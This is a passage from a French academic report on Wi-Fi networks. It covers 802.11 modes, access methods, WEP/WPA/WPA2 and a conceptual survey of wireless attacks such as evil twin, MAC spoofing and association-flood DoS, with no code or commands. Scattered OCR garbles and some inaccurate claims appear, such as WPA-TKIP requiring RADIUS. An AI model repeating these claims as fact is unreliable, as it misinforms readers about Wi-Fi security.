Lorsqu'un utilisateur nomade passe d'un BSS à un autre lors de son déplacement au sein de l'ESS, le TM est capable de changer de PA selon la qualité de réception des signaux provenant des différents PA. Les PA communiquent entre eux grâce au système de distribution afin d'échanger des informations sur les TM et permettre le cas échéant de transmettre les données des TM mobiles. Cette caractéristique permettant aux TM de "passer de façon transparente" d'un PA à un autre est appelée itinérance **[11].**

5.1.2) Le mode Ad Hoc

En mode Ad Hoc les machines sans fil clientes se connectent les unes aux autres afin de constituer un réseau point-à-point, c'est-à-dire un réseau dans lequel chaque TM joue en même temps de rôle de client et le rôle du PA.

L'ensemble formé par les différents TM est appelé IBSS (Independent Ba sic Service Set soit ensemble de services de base indépendants). Un IBSS est ainsi un réseau sans fil constitué au minimum de deux TM et n'utilisant pas de PA. L'IBSS constitue donc un réseau éphémère permettant à des personnes situées dans une même salle d'échanger des données. Il est identifié par un SSID, comme l'est un ESS en mode Infrastructure.

Dans un réseau Ad Hoc, la portée du BSS indépendant est déterminée par la portée de chaque TM.

Cela signifie que si deux des TM du réseau sont hors de portée l'un de l'autre (problème dit de «HiddenNode» soit nœud caché), ils ne pourront pas communiquer, même s'ils "voient" d'autres TM. En effet, contrairement au mode Infrastructure, le mode Ad Hoc ne propose pas

de système de distribution capable de transmettre les trames d'un TM à un autre. Ainsi un IBSS est par définition un réseau sans fil restreint **[11].**




Figure 4 : Illustration d'une architecture 802.11 en mode Ad Hoc

5.2) les couches de L'EEE802.11

Comme tous les standards le IEEE issus du comité 802.802.11couvre les deux premières couches du modèle OSI, à savoir la couche physique et la couche liaison de données. Cette dernière est elle-même subdivisée en deux sous couches, la couche LLC (Logical Link Control) et la couche MAC (Medium Access Control).




Figure 5 : Modèle IEEE

5.2.1) La couche physique

Au niveau de la couche physique, les normalisateurs ont opté pour deux sous-couches, à savoir : PLCP (Physical Layer Convergence Protocol) et PMD (Physical Medium Dependent). La sous-couche PLCP concentre les fonctionnalités d'encodage des données, alors que la seconde sous-couche PMD se charge de l'écoute du support et fournit un service de signalisation à la couche MAC, en lui notifiant l'état du support : occupé ou libre .Pour l'encodage des données, la sous-couche PLCP utilise plusieurs techniques démodulation et de codage binaire. Cette diversité de techniques de codage et de modulation a donné naissance à

plusieurs sous-normes avec des débits et des portées différentes, telles que802.11b, 802.lla et 802.llg **[12].**

5.2.2) La couche de liaison de données

La couche liaison de données du protocole 802.11 est composée essentiellement de deux sous-couches, LLC *(Logical Link Control)* et MAC. La couche

LLC utilise les mêmes propriétés que la couche LLC 802.2. Il est de ce fait possible de relier un WLAN à tout autre réseau local appartenant à un standard de l'IEEE. La couche MAC, quant à elle, est spécifique de L'IEEE 802.11.

Le rôle de la couche MAC 802.11 est assez similaire à celui de la couche MAC 802.3 du réseau Ethernet terrestre, puisque les terminaux écoutent la porteuse avant d'émettre. Si la porteuse est libre, le terminal émet, sinon il se met en attente. Cependant, la couche MAC 802.11 intègre un grand nombre de fonctionnalités que l'on ne trouve pas dans la version terrestre.

« La méthode d'accès utilisée dans Wi-Fi est appelé DCF *(Distributed Coordination Function).* Elle est assez similaire à celle des réseaux traditionnels supportant le best effort. Le DCF a été conçu pour prendre en charge le transport de données asynchrones, transport dans lequel tous les utilisateurs qui veulent transmettre des données à une chance égale d'accéder au support **[12].**

5.3) Les méthodes d'accès

La technique DCF pour l'accès au support de transmission constitue la technique d'accès par défaut. Elle permet la transmission de données en mode asynchrone et best-effort, Sans aucune exigence de priorité. La technique DCF s'appuie sur le protocole CSMA/CA6

Qui est la variante sans fil du traditionnel CSMNCD7 du monde Ethernet. Dans ce qui suit, Nous donnons les caractéristiques principales du protocole CSMA/CA, ainsi que le Mécanisme de réservation du support hertzien.

5.3.1) CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance)

La station voulant émettre écoute le réseau si le réseau est encombré, la transmission est différée. Dans le cas contraire (si le canal est libre pendant un temps donné DIFS: Distributed Inter Frame Sace). Alors la station peut émettre. La station commence par la transmission un message RTS (Read To sen) contenant des informations sur le volume des données qu'elle souhaite émettre et sa vitesse de transmission. Le récepteur lui répond par CTS (Clédar To Sen) le champ est libre pour émettre puis la station commence l'émission de données. A la

réception de toutes les données émises par la station le récepteur envoie un accusé de réception (ACK) **[12].**

5.3.2) PCF (Point Coordination Function)

Le point coordination Function appelé mode d'accès contrôlé. Elle fondée sur l'interrogation à tour de rôle des stations ou pollings, contrôlée par le point d'accès. Une station ne peut émettre que si elle est autorisée et elle ne peut recevoir que si elle est sélectionnée. Cette méthode est conçue pour l'application à temps réelle nécessitant une gestion de délai lors de la transmission de données **[10].**

- La base (le point d'accès) contrôle tout le trafic : il n'y a jamais de collisions
- Elle interroge (Pol) les autres stations pour savoir si elles ont des trames à transmettre :
  - Envoi d'une trame de signalisation (Beacon frame) 10 à 100 fois par seconde
  - Cette trame contient des informations système, des informations de synchronisation, etc.
  - Elle invite aussi les nouvelles stations à se faire connaître pour rentrer dans la séquence de polling

6) Techniques de transmission dans les réseaux sans fil

Les réseaux locaux radioélectriques utilisent des ondes radio ou infrarouges afin de transmettre des données. La technique utilisée à l'origine pour les transmissions radio est appelée transmission en bande étroite, elle consiste à passer les différentes communications sur des canaux différents **[10].**

6.1) Transmission par les ondes infrarouges

La transmission par les ondes infrarouges nécessite que les appareils soient en face l'un des autres et aucun obstacle ne sépare l'émetteur du récepteur (car la transmission est directionnelle). Cette technique est utilisée pour créer des petits réseaux de quelques dizaines de mètres (télécommande).

6.2) Transmission par les ondes radios

La transmission par les ondes radios est utilisée pour la création des réseaux sans fil qui a plusieurs kilos mètres. Les ondes radios ont l'avantages de ne pas êtres arrêtés par les obstacles car sont émises d'une manière omnidirectionnelle. Le problème de cette technique est perturbations extérieurs qui peuvent affecter la communication à cause de l'utilisation de la même fréquence par exemple.

7) Discussion

Les réseaux sans fil connaissent actuellement un succès très important dont leur nombre croit très rapidement au sein des entreprises. Ils offrent une flexibilité largement supérieure aux réseaux filaires. En s'affranchissant notamment des problèmes de câblage et de mobilité des équipements.

Il existe plusieurs catégories de réseaux sans fil et chacune étant développée par des organismes différent et donc incompatibles entre elles. En effet, lors de déploiement d'un réseau sans fil, le réseau Wi-Fi semble être la solution la plus répondu grâce aux avantages et à l'interopérabilité avec les réseaux de types Ethernet.

Toutefois, la sécurité est un enjeu majeur dans la technologie Wi-Fi et reste un sujet très délicat dans ce domaine, car depuis l'utilisation de ce type de réseaux plusieurs failles ont été détectées et nous assistons ces dernières années à la production d'une multitude de protocoles de sécurité Wi-Fi.

1) Préambule

L'installation d'un réseau sans fil avec le manque de la mise en place d'élément de protection, il est totalement permissif au personne indésirable d'écouter, de modifier et d'accéder à ce réseau facilement. La sécurité a toujours été le point faible des réseaux Wi-Fi, puisque il est inutile de lutter les ondes radio qui voyagent dans les airs et ne peuvent pas être confinées. Il est donc indispensable de mettre en place un grand nombre de mécanismes et de stratégies pour le rendre presque imperméable.

Pour remédier aux problèmes de confidentialité des échanges sur les réseaux sans fils, le standard 802.11 intègre les mécanismes simples de chiffrement des données, il s'agit du WEP, WPA, WPA2, il consiste aussi à prendre en compte tous les menaces possibles, tel que les attaques volontaires et à les réduire autant que possible.

Dans ce chapitre, Nous commençons par introduire les mécanismes de chiffrement WEP, WPA, WPA2, nous étalons ses détails de fonctionnement. Ensuite on va présenter une analyse des différentes menaces et attaques susceptibles d'atteindre un réseau Wi-Fi.

2) LE CHIFFREMENT

L'absence de chiffrement dans un réseau sans fil laisse l'ensemble des données qui transitent sur ce réseau à la merci d'une personne munie d'une carte Wi-Fi et située dans le périmètre de réception des ondes émises par les autres équipements.

En raison de la propagation des ondes, il est nécessaire de protéger son réseau par un chiffrement approprié. Et parmi les clés de chiffrement en trouve **[6].**

2.1) Le protocole WEP

Le cryptage WEP (Wired Equivalent Privacy) est un protocole servant à sécuriser les réseaux Wi-Fi. Ce protocole est semblable aux réseaux locaux filaires. Ce type de cryptage fait partie de la norme IEEE 802.11 qui utilise le chiffrement par flot RC4. La clé WEP est divisée en deux parties : le vecteur d'initialisation, et la clé. Par exemple, dans une clé WEP 128 bits, la clé de chiffrement est de 104 bits, et le vecteur d'initialisation de 24 bits. Le principe est le même pour des clés WEP de 64 bits (clé de chiffrement de 40 bits) et de 256 bits (clé de chiffrement de 232bits) **[4].**

2.1.1) Principe du WEP

Le WEP est un protocole chargé de chiffrement des trames 802.11 utilisant l'algorithme symétrique RC4 avec des clés d'une longueur de 64 ou 128 bits. Le principe du WEP consiste à définir dans un premier temps une clé secrète de 40 ou 128 bits. Cette clé secrète doit être déclarée au niveau du point d'accès et des clients. La clé de session partagée par toutes les stations est statique, c'est-à-dire que pour déployer un grand nombre de station Wi-Fi, il est nécessaire de les configurer en utilisant la même clé de session. Ainsi la connaissance de la clé est suffisante pour déchiffrer les communications.

De plus, 24 bits de la clé servent uniquement pour l'initialisation, ce qui signifie que seuls 40 bits de la clé de 64 bits servent réellement à chiffrer et 104 bits pour la clé de 128 bits.

Dans le cas de la clé de 40 bits, une attaque par force brute (c'est-à-dire en essayant toutes les possibilités de clés) peut très vite amener l'attaquant à trouver la clé de session **[4]**.

2.2) Protocole WPA/WPA2

Le WPA (Wi-Fi Protected Access) respecte la norme IEEE 802.11i. Ce cryptage ne peut être utilisé qu'en mode infrastructure. Les données sont chiffrées de la même façon que pour le WEP (chiffrement par flot RC4), mais le WPA utilise le protocole TKIP (Temporal Key Integrity Protocol) permettant de générer des clés différentes, et même de les changer plusieurs fois par seconde. De plus, les clés sont plus grande, le vecteur d'initialisation aussi. Néanmoins, afin d'utiliser le WPA-TKIP, il est nécessaire d'utiliser un serveur RADIUS, ce que tout le monde ne peut pas se permettre.

Le WPA2 est à l'heure d'aujourd'hui, la méthode de cryptage la plus fiable. En effet, en plus du WPA, il inclut le chiffrement basé sur AES (Advanced Encryptions Standard) qui est un algorithme de chiffrement symétrique utilisé entre autre pour les organisations gouvernementales des Etats-Unis. Le protocole précis utilisé par le WPA2 est le CCMP.

2.2.1) Principe de fonctionnement de WPA/WPA2

La norme IEEE 802.11i définit deux modes de fonctionnement **[10]**

- **WPA Personnel**

Le mode « WPA personnel » permet de mettre en œuvre une infrastructure sécurisée basée sur le WPA sans mettre en œuvre de serveur d'authentification.

Le WPA personnel repose sur l'utilisation d'une clé partagée, appelées PSK pour Pre-Shared Key, renseignée dans le point d'accès ainsi que dans les postes clients. Contrairement au WEP, il n'est pas nécessaire de saisir une clé de longueur prédéfinie. En effet, le WPA permet de saisir une phrase secrète, traduite en PSK par un algorithme de hachage.

- **WPA Enterprise**

Le mode entreprise impose l'utilisation d'une infrastructure d'authentification 802.1x basée sur l'utilisation d'un serveur d'authentification, généralement un serveur RADIUS, et d'un contrôleur réseau (le point d'accès). Cette solution est actuellement ce qu'il y a de plus sûr en termes de sécurité d'authentification forte. Mais attention, toutefois, rien n'est acquis et il y a fort à parier que cette solution ne restera pas à l'abri des attaquants très longtemps.

2.3) Comparaison entre WEP, WPA et WPA2

Les trois clés servent exactement à la même chose c'est d'interdire l'accès aux intrus à une borne WI-FI (un box internet entre autre).

La différence entre ces systèmes de protection d'échange sans fil des données tient à leur degré de sécurité. Le protocole WEP est une des premières méthodes de protection pour réseaux sans fil. Aujourd'hui cette méthode est devenue obsolète. Toute unité disposant de connaissances approfondies peut craquer la clé en peu de temps.

Protection optimisée : le protocole WPA2 ou WPA, a pour objectif de remplacer le protocole WEP. Le protocole WPA était une étape intermédiaire permettant de résoudre rapidement les problèmes des périphériques WEP et prenait en charge une partie de la norme 802.11i. Le protocole WPA2 met en application la norme dans son intégralité. Ainsi, est pris en charge par tous les nouveaux périphériques Wi-Fi. Les anciens périphériques WEP sont parfois en mesure de prendre en charge le protocole WPA après une mise à niveau du micro logiciel. Les périphériques WPA peuvent également souvent prendre en charge le protocole WPA2 via une mise à niveau.

Le WPA était la première version après le WEP, ensuite la deuxième version WPA2 .la principale différence tient dans l'algorithme de chiffrement utilisé. Le WPA utilise des algorithmes dit faibles, donc peu recommandé, tandis que dans le WPA2 il y a plusieurs variantes : le WPA2-PSK souvent mis en œuvre dans les petites entités et il se base sur une clé partagé entre le point d'accès et les clients **[10,4].**

CHIFFRAGE	**ATTRIBUTS**		
CLẾS	**Algorithme de chiffrage**	**Taille d'IV**	**Longueur principale de chiffrage**
WEP	RC4	24-bits	40/104-bits
WPA	RC4, TKIP	48-bits	128-bit
WPA2	AES-CCMP	48-bits	128-bit

Tableau 2: Comparaison entre WEP, WPA et WPA2.

3) Les objectifs de sécurité

La sécurité peut être définie comme la gestion du risque qui menace la confidentialité, l'intégrité, contrôle d'accès et la disponibilité des données.

3.1) La confidentialité

La confidentialité constitue l'un des objectifs de sécurité les plus importants dans les réseaux de capteurs. Ce service désigne la garantie que l'information n'a pas été divulguée, et que les données ne sont compréhensibles que par les entités qui partagent le même secret. L'approche standard pour sécuriser l'intégrité des données sensibles consiste à les chiffrer avec une clé publique. Cependant, cette méthode est trop coûteuse pour être utilisée dans les réseaux de sans fil (contraintes de ressources).Par conséquent, la plupart des protocoles de sécurité proposés pour les réseaux sans fil utilisent des méthodes de chiffrement basées sur l'utilisation de clé symétrique **[13,12].**

3.2) L'intégrité

Elle garantit que les données reçues n'ont pas été altérées durant leur transit dans le réseau de manière volontaire ou accidentelle. En fait, on veut éviter qu'un intrus puisse modifier cette information pour en tirer certains avantages. On veut également protéger cette information contre les modifications accidentelles des intervenants légaux car ceci pourrait entrainer plusieurs complications **[12].**

3.3) L'authentification

Consiste à vérifier l'identité authentique des nœuds. En effet, on ne peut assurer la confidentialité et l'intégrité des messages échangés si, dès le départ, on n'est pas sûr de communiquer avec le bon nœud. Si l'authentification est mal gérée, un attaquant peut se joindre au réseau et injecter des messages erronés. En raison de la nature du support sans fil (déployés dans des zones hostiles et sans surveillance), il est extrêmement difficile d'assurer l'authentification **[12].**

3.4) La disponibilité

Représente la propriété d'un système d'être accessible par une entité autorisée dans les limites spécifiées **[12].**

La disponibilité reste difficile à assurer dans les réseaux sans fil. En effet, un nœud peut ne pas servir des informations afin de ne pas épuiser ses ressources d'énergie, de mémoire et de calcul.

3.5) Le contrôle d'accès

Il utilise l'identité authentifiée des entités ou des informations fiables pour déterminer leur droit d'accès à une ressource. Il peut enregistrer sous forme de trace d'audit et signaler toute tentative non autorisée d'accès. Il peut mettre en jeu les listes maintenues par des centres ou par l'entité accédée : des mots de passe, des jetons utilisés pour distribuer les droits d'accès **[12].**

4) Les menaces sans fil

Les attaques peuvent être classées selon l'aspect de sécurité qu'elles veulent déstabiliser. On distingue ainsi 5 types d'attaques qui ciblent respectivement : le contrôle d'accès, la disponibilité, l'intégrité des données, la confidentialité et l'authentification.

4.1) Attaques de contrôle d'accès

Les attaques sans fil de contrôle d'accès visent à pénétrer un réseau par des mesures sans fil de contrôle d'accès de LAN d'élusion, telles que des filtres d'imper de point d'accès et des attaques gauches de contrôle d'accès de Wi-Fi. ce qui suit sont les types d'attaques de contrôle d'accès sur le réseau sans fil.




Figure 6 : Types d'attaques de contrôle d'accès [10].

4.1.1) Wardriving

Elle consiste à circuler dans des zones urbaines avec un équipement d'analyse Wi-Fi à la recherche des réseaux sans fils « ouverts ». Il existe des logiciels spécialisés permettant de détecter des réseaux Wi-Fi et de les localiser géographiquement en exploitant un GPS **(**Global Positioning System**)**. L'ensemble des informations, relative au réseau découvert, est mis en commun sur des sites Internet dédiés au recensement. On y trouve généralement une cartographie des réseaux à laquelle sont associées les informations techniques nécessaires à la connexion, y compris le nom du réseau SSID et éventuellement la clé WEP de cryptage**.**

4.1.2) Association non autorisé

L'association non autorisée est la menace principale dans le réseau sans fil. La prévention de cette sorte dépend de la méthode ou de la technique que l'attaquant emploie des ordres afin de devenir associé au réseau.

4.2) Attaque d'intégrité

Puisque ces données sont envoyés à travers les ondes radio, un attaquant peut les intercepté et les modifier facilement, ça veut dire que les réseaux sans fil sont plus vulnérables aux attaques d'intégrité. Cependant, les méthodes actuelles de sécurisé l'intégrité des données, comme le « checksum » est adéquate et aucune nouvelle solution n'a été adapté **[10].**

4.3) Attaque de confidentialité

Ces attaques essayent d'arrêter les informations confidentielles envoyées au-dessus des associations sans fil, s'introduit le texte en clair ou chiffré par Wi-Fi.

4.3.1) Evil Twin

En français « Jumeau maléfique» il sert à désigner un faux point d'accès Wi-Fi mis en place par un attaquant, portant le même nom et situé au même endroit que le véritable point d'accès pour lequel il tente de se faire passer **[10].**

4.3.2) Man-in the middle:

L'attaque de l'homme du milieu (HDM) ou man in the middle (MITM) est une attaque qui a pour but d'intercepter les communications entre deux parties (le client légitime et le point d'accès Wi-Fi), sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles a été compromis. Le canal le plus courant est une connexion à Internet. Le hacker doit d'abord être capable d'observer et d'intercepter les messages d'une victime à l'autre.

L'attaque « homme du milieu » est particulièrement applicable dans le protocole original d'échange de clés Diffie-Hellman, quand il est utilisé sans authentification **[14].**

4.3.3) Session Hijacking:

Le détournement de session est une technique de piratage où l'attaquant prend le contrôle d'une session pour intercepter la connexion et se placer entre l'utilisateur légitime et le serveur c'est-à-dire reconnaitre l'identifiant de session d'une communication client/serveur et la prise en charge de la session du client. Le détournement de session consiste à prédire les numéros de séquence et d'intercepter les données légitimes **[10].**

4.4) Attaques d'authentification

L'objectif des attaques d'authentification est de voler l'identité des clients de Wi-Fi, leurs informations personnelles, des qualifications d'ouverture, etc. pour gagner l'accès non autorisé aux ressources de réseau.

4.5) Attaques de disponibilité

La disponibilité d'un réseau sans fil peut être remise en cause soit par le brouillage radioélectrique, soit par une attaque en déni de service consistant à rendre inopérant le réseau par un envoi massif d'information.

- La résistance aux perturbations électromagnétiques volontaires (brouillage) reste faible malgré l'utilisation de technologies à étalement de spectre. La mise en marche d'un simple four à micro-ondes suffit parfois pour perturber l'ensemble d'un réseau Wi-Fi, provoquant un ralentissement du débit voire la coupure momentanée du réseau. Il faut en tenir compte lors de l'installation des points d'accès **[10].**

En pratique, il n'existe aucune garantie de disponibilité ou de qualité d'un réseau sans-fil, qui reste à la merci de perturbations radio. Si l'on souhaite une disponibilité maximale pour les utilisateurs, et leur garantir un accès au réseau, il faut opter pour des liaisons filaires.

- **Le Déni de service (**DoS : Denial of Service**)**

Les attaques par déni de service pour forcer la déconnexion de l'utilisateur. Il est également possible à un attaquant de détourner les leurres de leur fonction première, pour prétendre disposer des droits d'accès légitimes, en usurpant les droits d'accès des véritables utilisateurs **[3].**

5) Les types d'attaques

5.1) Faux point d'accès

Un faux point d'accès est un point d'accès sans fil non autorisé qui a été créé afin de permettre à un attaquant de procéder à une attaque du type man-in-the-middle. Pour les victimes qui sont connectées au point d'accès, ce dernier peut paraître comme un point d'accès régulier puisqu'il peut assurer un accès fluide et transparent à internet.

Le faux point d'accès peut être installé sur un réseau d'entreprise sécurisé (par une personne ayant accès aux locaux de l'entreprise) afin de permettre l'accès à ce réseau à des parties non autorisées **[14].**

Figure 7 : Affectation d'une attaque du faux point d'accès [10].

5.2) Point d'accès mal configuré

Les configurations par défaut des équipements Wi-Fi sont d'une manière générale très peu sécurisées et dont les attaquants peuvent avoir accès plus facilement. Le changement de cette configuration est l'une des étapes essentielles dans la sécurisation d'un réseau sans fil **[14].** La mal configuration du point d'accès s'articule sur :

- **Les mots de passe administrateurs** : les mots de passe par défaut des points d'accès sont connus de tous, souvent, il n'y en a même pas, ainsi le choix du mot de passe qui n'est pas selon des règles élémentaires de sécurité c'est-à-dire aux moins huit caractères de types alphanumérique pour ne pas être plus facile à deviner.

➢ **Le nom du réseau (SSID) :** Tout réseau Wi-Fi à un nom (SSID), changer ou cacher ce dernier à la vue des utilisateurs malintentionnés cela contour une adversité pour eux pour accéder au réseau, cela se fait en évitant l'utilisation d'un SSID trop simple, ainsi que la désactivation da la diffusion automatique « broadcaste » de nom du réseau pour qu'il n'apparaisse pas dans la liste connexion possibles.




Figure 8: Affectation d'une attaque du point d'accès mal configuré [10].

5.3) MAC Spoofing

L'adresse MAC est l'unique identifiant associé à l'interface réseau. En général la duplication fait référence au processus de mettre une copie exacte de l'originale avec les mêmes caractéristiques. La duplication du MAC consiste à sniffer un réseau afin de trouver des adresses MAC des clients légitimes connectés. L'attaquant cherche l'adresse MAC d'un client connecté au point d'accès pour spoofer (extraire) son adresse MAC. Une fois spoofer, l'attaquant reçoit tout le trafic destiné au client **[3].**




Figure 9: MAC spoofing de point d'accès [10].

5.4) Déni de Service(DoS)

Le déni de service logique consiste à saturer le point d'accès en multipliant artificiellement le nombre de demandes d'association. Le point d'accès considère alors que de nombreuses machines veulent se connecter. Or, il n'accepte en général que 256 associations (machines). Ne pouvant faire la distinction a priori entre une demande légitime et une demande illicite, il va donc refuser toutes les demandes d'association et donc provoquer un déni de service **[13,14].**




Figure 10 : Illustration de l'attaque de DoS sur les réseaux sans fil [10].

6) Discussion

Bien que la technologie sans fil ait acquis une maturité qui permet désormais, de mettre aux points des réseaux suffisamment rapide pour être déployés dans un environnement d'entreprise, mais il existe des facteurs à prendre en compte, la sécurité qui n'est pas toujours garantie. Pour comprendre le niveau de sécurité et ses solutions pour la technologie sans fil Wi-Fi, il est indispensable de bien cerner les menaces courantes auxquelles ils sont susceptibles d'être confrontés ce réseau (Wi-Fi).

Comme il est mentionné précédemment, il est essentiel que chaque entreprise évalue ses propres besoins, sa tolérance aux risques.

